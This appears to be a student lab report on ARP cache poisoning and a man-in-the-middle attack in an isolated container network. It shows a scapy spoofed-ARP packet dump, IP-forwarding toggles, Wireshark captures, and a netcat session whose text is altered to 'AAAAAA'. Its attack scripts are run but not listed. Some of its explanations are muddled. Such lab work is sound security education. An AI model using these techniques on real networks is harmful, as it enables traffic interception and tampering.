root@hostM:209:NamanC:/volumes# python3 task11A.py
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:05
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = who-has
  hwsrc    = 02:42:0a:09:00:69
  psrc     = 10.9.0.6
  hwdst    = 02:42:0a:09:00:05
  pdst     = 10.9.0.5
.
Sent 1 packets.
```


Wireshark output:



On Host A  
 # ping 10.9.0.6



Pinging not successful , execute task 11A.py and task2.py





```
seed@Naman209: ~/.../Labsetup
root@hostA:209:NamanC:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=2.66 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.596 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.578 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.674 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.632 ms
^C
--- 10.9.0.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4035ms
rtt min/avg/max/mdev = 0.578/1.028/2.660/0.816 ms
root@hostA:209:NamanC:/#
```


Pinging now successful

Question:

1. What do you observe? Explain

➔ Initially, the pinging was not successful, because the IP address in attack M was not matching and discards the packets, but after executing the 2 python codes, the pinging started to happen.

Wireshark Output:



No.	Time	Source	Destination	Protocol	Length	Info
27	244.758776163	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0064, seq=1/256, ttl=64 (r
28	244.759977188	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0064, seq=1/256, ttl=64 (r
29	245.760460237	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0064, seq=2/512, ttl=64 (r
30	245.760771244	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0064, seq=2/512, ttl=64 (r
31	246.762550328	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0064, seq=3/768, ttl=64 (r
32	246.762849334	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0064, seq=3/768, ttl=64 (r
33	247.791079983	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0064, seq=4/1024, ttl=64 (
34	247.791405990	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0064, seq=4/1024, ttl=64 (
35	248.792781081	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0064, seq=5/1280, ttl=64 (
36	248.793114088	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0064, seq=5/1280, ttl=64 (
37	249.870310784	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10
38	249.870630791	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use of 1


Question

1. Compare the results between the above two steps.

- ➔ After turning on IP Forwarding ICMP redirection from Attacker M to Host A takes place, which forwards the packet to B, and at the same time, M sends a ICMP redirect message to A

On Host A Command:


```
# telnet 10.9.0.6
```



```
seed@Naman209: ~/.../Labsetup
root@hostM:209:NamanC:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@hostM:209:NamanC:/volumes#
```

Back On Host M Command:

```
# sysctl net.ipv4.ip_forward=0
```




```
seed@Naman209: ~/.../Labsetup
root@hostM:209:NamanC:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@hostM:209:NamanC:/volumes#
```

On Host A Command:

```
# telnet 10.9.0.6
```



A terminal window titled 'seed@Naman209: ~/.../Labsetup' with five tabs. The terminal output shows a connection to 10.9.0.6, login for user 'seed' on hostB:209:NamanC, and Ubuntu 20.04.1 LTS system information. It includes links for documentation, management, and support, and a warning about the minimized system.

```
seed@Naman209: ~/.../Labsetup
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
hostB:209:NamanC login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@hostB:209:NamanC:~$
```

Wireshark Output:




Command:

```
# python3 task11A.py
```

```
# python3 task2.py
```

```
# python3 mitm.py
```



```
seed@Naman209: ~/.../Labsetup
root@hostM:209:NamanC:/volumes# python3 task11A.py
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:05
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = who-has
  hwsrc    = 02:42:0a:09:00:69
  psrc     = 10.9.0.6
  hwdst    = 02:42:0a:09:00:05
  pdst     = 10.9.0.5
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# python3 task2.py
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```

Attack Output:




## Task 3: MITM Attack on Netcat using ARP Cache Poisoning

OnAttackerM -

# python3 task11A.py

# python3 task2.py

# sysctl net.ipv4.ip\_forward=1



```
seed@Naman209: ~/.../Labsetup
seed@Nama... x seed@Nama... x seed@Nama... x seed@Nama... x
root@hostM:209:NamanC:/volumes# python3 task11A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrcc   = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 02:42:0a:09:00:05
pdst     = 10.9.0.5
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# python3 task2.py
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@hostM:209:NamanC:/volumes#
```

On Attacker M -

# python3 task11A.py

# python3 task2.py

# sysctl net.ipv4.ip\_forward=0 # python3 mitm1.py

```
seed@Naman209: ~/.../Labsetup
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
  hwtype  = 0x1
  ptype   = IPv4
  hwlen   = None
  plen    = None
  op      = who-has
  hwsrcc  = 02:42:0a:09:00:69
  psrcc   = 10.9.0.6
  hwdst   = 02:42:0a:09:00:05
  pdst    = 10.9.0.5
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# python3 task2.py
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@hostM:209:NamanC:/volumes# python3 mitm1.py
LAUNCHING MITM ATTACK.....
```

After the attack output:

On Host A -

```
seed@Naman209: ~/.../Labsetup
root@hostA:209:NamanC:/# nc 10.9.0.6 9090
namanc
```

On Host B -

```
seed@Naman209: ~/.../Labsetup
root@hostB:209:NamanC:/# nc -lp 9090
AAAAAA
```

We observe that our 6 letter input 'namanc' changes to 'AAAAAA' instantly on host B when the attack is launched.